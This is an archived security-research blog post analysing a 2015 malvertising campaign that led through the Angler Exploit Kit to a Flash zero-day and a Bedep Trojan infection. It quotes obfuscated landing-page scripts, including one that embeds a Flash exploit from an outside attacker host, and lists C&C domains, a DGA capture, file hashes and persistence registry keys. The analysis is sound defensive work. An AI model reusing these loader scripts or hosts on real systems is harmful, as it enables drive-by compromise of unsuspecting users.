Malvertising Leading To Flash Zero Day Via Angler EK | Blog

By Deepen Desai

Published: 2015-01-22 · Archived: 2026-04-05 21:19:10 UTC

UPDATE [01/25/2015]: Adobe released an update yesterday (APSA15-01) for CVE-2015-0311 that fixes the zero day exploit mentioned in this blog. Given the number of exploit attempts we are seeing for this vulnerability in the wild, it is critical for users to update the Adobe Flash player to the latest version 16.0.0.296.

Background

Earlier this week, Kafeine published a blog mentioning an Angler Exploit Kit (EK) instance serving a possible zero day Adobe Flash exploit payload. The ThreatLabZ Research Team reviewed Angler Exploit Kit activity across the cloud and were able to identify multiple instances of Angler Exploit Kit hosting sites serving a new Adobe Flash payload that is able to exploit the latest Flash Player version 16.0.0.257. [Adobe released a patch (APSB15-02) for CVE-2015-0310 today and we can confirm that the patch

does not

prevent exploitation of the 0day discussed in this blog. The latest version 16.0.0.287 is still vulnerable and is being actively exploited in the wild.]

Upon further investigation, we discovered that this appears to be yet another case of a Malvertising campaign leading unsuspecting users to Angler EK instances. Upon successful exploitation, we observed a new variant of the Bedep Trojan getting dropped and executed on the victim machine. We tested this on a Windows 7 64-bit system and the payload dropped was a 64-bit Bedep Trojan variant which generated a high volume of AdFraud traffic from the infected system.


The affected advertising networks found in this case were:

- oneclickads.net
- adcash.com

Infection Cycle

The infection cycle involves users visiting a legitimate site that displays certain advertisements from the compromised advertising networks, which will redirect them to an Angler EK hosting site and begin the exploit cycle. If the exploit is successful, a new variant of Bedep Trojan gets downloaded in an encrypted form and installed on the target system.


The entire infection cycle occurs silently in the background and is completely transparent to the end user.



The exploit page has the title "Welcome to new site" and is comprised of 220 hidden input elements, followed by three inline scripts.

```
 5   <title>
 6     Welcome to new site
 7   </title>
 8   </head>
 9   <body>
10   <input type = 'hidden' id ='s97eimOR0' value = '
     7964573f19002d2d5e2457373836562f034b70644a6a322013
11   <input type = 'hidden' id ='s97eimOR1' value = '43
     e2457042a73422c134b2d3c4563571879325038571336370c6
     2b361661500c2b631d'>
12   <input type = 'hidden' id ='s97eimOR2' value = '
     6a01507979162618027e6f162e2f4472637c06504f7932056a
13   <input type = 'hidden' id ='s97eimOR3' value = '44
```

The first script code snippet is obfuscated with block comment text (ie: /* random text */), but also appears purposefully broken for multiple JavaScript engines. Looking at the code, there are multiple period characters inserted throughout the script which leads to syntax errors at runtime:




```
<script>
var ECJCqHohN, ECJCqHohr;
var qXLGxFS;
function Jc2J(ez0Yfp){ var TL=/*MhxhGgTbIop j*/        [],  hafT= ./*e Pz*/    window     ['parse'  +
'Int'],    floor=
/*n*/       window       ['M'/*TrFkzKIJdMujR rlyjDhL3mdvSfa*/     + .'a'
+/*xW 649BB*/    'th']      ['f' .+ ./*6c*/          'l'/**/  +
'o'
+ ./*nSOUn rNU4Qa*/ 'or'];
if(ez0Yfp.length%2)        return        ;/*OnW vT97fkm16*/          if(ez0Yfp.indexOf (  '0x'

)
/*Ix3 */    ==
0||ez0Yfp.indexOf (   '0X'
```

The second script code snippet calls a function in the first script leading to *"eval"* and resulting in JavaScript code that performs Browser plugin detection:

```
285   /*4PSKTo 6p*/          )
286   try{
287   eval (       ASNRV
288   )}
289    catch(e){{/* c4WWB7dLK
```

```
window.aasdlkfsadfn = function () { return FI76O52z }; function gs7sfd(txt) { var v1 = 'LD' +
'DT' + 'D X' + 'HTML 1.0 Transitional', v5 = 'err' + 'orC' + 'ode'; v1 = 'XM' + v1; var resInf
"c:\\Windows\\System32\\drivers\\" + txt + ".sys"; resInf.async = true; v3 = v3.replace('f', '
"res://' + subpath + '">'); if(resInf[v2][v5] != 0) { var cind = "-21" + "47023083"; var pe =
Reason: " + pe.reason; err += "Error Line: " + pe.line; if(err.indexOf(cind) > 0) { return 1;
{ zTest = true; } else { try { var zTest = new ActiveXObject("Symantec.IPS.WebProtection.1");
= true; }  function Check(s) { x = new Image(); x.onload = Target; x.src = s; return 0; }  var
Security\\Engine\\", pathdata = [ resName+"21.1.0.18\\asOEHook.dll/#2/#102", resName+"21.6.0.3
for(var i = 0; i < pathdata.length; ++i) Check(pathdata[i]); function pauseIt(millis) { var da
```

The third script code snippet drew our attention, as it is not obfuscated and simply loads an SWF object. This script serves the Adobe Flash 0-day and it is interesting to note that the script will only execute if the earlier script has thrown an error. The flash payload is only triggered if a variable defined in the first script is undefined:

```
</html><script>
var
cej1 = 'kaol4b30wdpj3k4hsd.bxoipoqlytera.in:80',
cej2 = 'ZFT9Ln0r-ymU7XNQhLrMEVnoVuq8sGXDbRW962sk5QSnPdqg',
cej3 = 'YVZ4YlhxSmxPMXYybVdlSTZCRzhCRkQxZTgzZENYWlF6dzFVY3htdmM5T1kyNW1ENDczYzkyN2I3ZTRmMz
k5MjlkMjE                                                                    '
cej4 ='name="movie"';


  function getDomain(){return cej1;}
  function getUrl(){return cej2;}
  function getData(){return cej3;}
  if (!ECJCqHohr){
    var klqwght= document,
                                                                                  '
          allowScriptAccess=always width="1" height="1" id="23kjsdf"><param '+cej4+'
          value="http://'+getDomain()+'/'+getUrl()+'" /><param name=FlashVars
          value="exec='+getData()+'" />'+
               '<!--[if !IE]>--><object type="application/x-shockwave-flash"
                  data="http://'+getDomain()+'/'+getUrl()+'" allowScriptAccess=always
                  width="1" height="1">'+
               '<param '+cej4+' value="http://'+getDomain()+'/'+getUrl()+'" /><param
                  name=FlashVars value="exec='+getData()+'" /><!--<![endif]--><!--[if
                  !IE]>--></object><!--<![endif]--></object>';
    klqwght.write(tmpTxp);
  }
</script>
</body>
```


Successful exploitation will result in download of the Bedep Trojan payload that appears to be encrypted using an incremental XOR technique.

Malware Payload activity - Bedep Trojan

The malware payload dropped is a 64-bit DLL belonging to Bedep Trojan family. This malware family is known to download additional malware. It is also responsible for generating AdFraud and ClickFraud activity from the infected system.

File: neth.dll
Size: 219608
MD5: EFB584DEA6CBC03765487633BD5A5920
Compiled: Wed, Nov 28 2007, 15:51:15 - 64 Bit DLL
Version: 5.3.3790.3959 (srv03_sp2_rtm.070216-1710)

It drops a copy of itself at the following locations:

C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll
C:\Users\All Users\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll

It creates the following registry entries to achieve persistence in a discreet manner:

HKLM\SOFTWARE\Classes\CLSID\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}\InprocServer32\: "C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll"
HKLM\SOFTWARE\Classes\CLSID\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}\InprocServer32\ThreadingModel: "Apartment"

HKU\S-USERID-1000_Classes\CLSID\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}\InprocServer32\: "C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll"
HKU\S-USERID-1000_Classes\CLSID\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}\InprocServer32\ThreadingModel: "Apartment"

This ensures that it runs in the context of system process "explorer.exe":

Process	PID	Type	Name
explorer.exe	1620	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\ewk.tmp
explorer.exe	1620	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll
explorer.exe	1620	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\8afc49b02429a
explorer.exe	1620	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}
<Non-existent Process>	3228	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\8afc49b02429a

It appears to determine the infected system's timezone and location by connecting to *"earthtools.org"*, however we noticed that it is not able to supply the latitude and longitude parameters in the request, essentially resulting in getting back UTC date and time information.

It employs a Domain Generation Algorithm technique to hide the actual Command & Control server as seen below:

```
DNS        82 Standard query 0xff4a  A fetbggqypdsjoaqudn.com
DNS       155 Standard query response 0xff4a No such name
DNS        80 Standard query 0x8376  A mhsawqjuaelfjhhd.com
DNS       153 Standard query response 0x8376 No such name
DNS        78 Standard query 0x77af  A euehnkjvhssfbx.com
DNS       151 Standard query response 0x77af No such name
DNS        81 Standard query 0x0bd3  A lisremhtgsxqmfgyh.com
DNS       154 Standard query response 0x0bd3 No such name
DNS        79 Standard query 0x6602  A jacafyfugdnvoov.com
DNS       152 Standard query response 0x6602 No such name
DNS        79 Standard query 0xd0ef  A lucnfwrykelfv3y.com
DNS       152 Standard query response 0xd0ef No such name
DNS        78 Standard query 0xa3cd  A jeonjtrhnowezd.com
DNS       151 Standard query response 0xa3cd No such name
DNS        76 Standard query 0x4e8b  A gblfmaohmsz7.com
DNS       149 Standard query response 0x4e8b No such name
DNS        78 Standard query 0x66ba  A pasqprisonby9y.com
DNS       151 Standard query response 0x66ba No such name
DNS        76 Standard query 0xbbef  A wzrdirqvrh07.com
DNS        92 Standard query response 0xbbef  A 46.105.251.1
DNS        76 Standard query 0x81e4  A wzrdirqvrh07.com
DNS        92 Standard query response 0x81e4  A 46.105.251.1
DNS        79 Standard query 0x27f3  A gaabbezrezrhe1k.com
DNS        95 Standard query response 0x27f3  A 46.105.251.1
```

We found the following two C&C domains registered in past 48 hours:

- gaabbezrezrhe1k.com
- wzrdirqvrh07.com

Whois Record for GaAbbeZrEzRhe1k.com

Whois & Quick Stats


Email	tld-abuse@domaincontext.com is associated with ~43,484 domains contact@privacyprotect.org is associated with ~2,510,973 domains
Registrant Org	Privacy Protection Service INC d/b/a PrivacyProtec was found in ~2,184,922 other domains
Registrar	DOMAINCONTEXT, INC.
Registrar Status	clientTransferProhibited
Dates	Created on 2015-01-19 - Expires on 2016-01-19 - Updated on 2015-01-19
Name Server(s)	NS1.REGWAY.COM (has 2,743 domains) NS2.REGWAY.COM (has 2,743 domains)
IP Address	46.105.251.1 is hosted on a dedicated server
IP Location	- Nord-pas-de-calais - Roubaix - Ovh Sas
ASN	AS16276 OVH OVH SAS (registered Feb 15, 2001)

Whois Record for wZrDirqvRh07.com

Whois & Quick Stats

Email	tld-abuse@domaincontext.com is associated with ~43,484 domains yingw90@yahoo.com is associated with ~174 domains
Registrant Org	Gennadiy Borisov is associated with ~173 other domains
Registrar	DOMAINCONTEXT, INC.
Registrar Status	clientTransferProhibited
Dates	Created on 2015-01-21 - Expires on 2016-01-21 - Updated on 2015-01-21
Name Server(s)	NS1.REGWAY.COM (has 2,743 domains) NS2.REGWAY.COM (has 2,743 domains)
IP Address	46.105.251.1 is hosted on a dedicated server
IP Location	- Nord-pas-de-calais - Roubaix - Ovh Sas
ASN	AS16276 OVH OVH SAS (registered Feb 15, 2001)
Domain Status	Never Registered Before

It attempts to connect to these Command & Control servers to report the infection and receive further instructions. It presumably gets a list of ClickFraud tasking servers, following which we started seeing high volume of ClickFraud activity.



Conclusion

This is the first 0Day Adobe Flash Player exploit for year 2015 and not surprisingly, we are seeing it getting served through a malvertising campaign. The fact that the end malware payload getting served in this case is also involved in AdFraud activity leads us into believing that this campaign appears to be from a gang indulging in ClickFraud and AdFraud activity.

Zscaler ThreatLabZ has deployed multiple layers of protection against this threat to ensure that the customers are protected.

Analysis by Deepen Desai & John Mancuso

Source: https://www.zscaler.com/blogs/security-research/malvertising-leading-flash-zero-day-angler-exploit-kit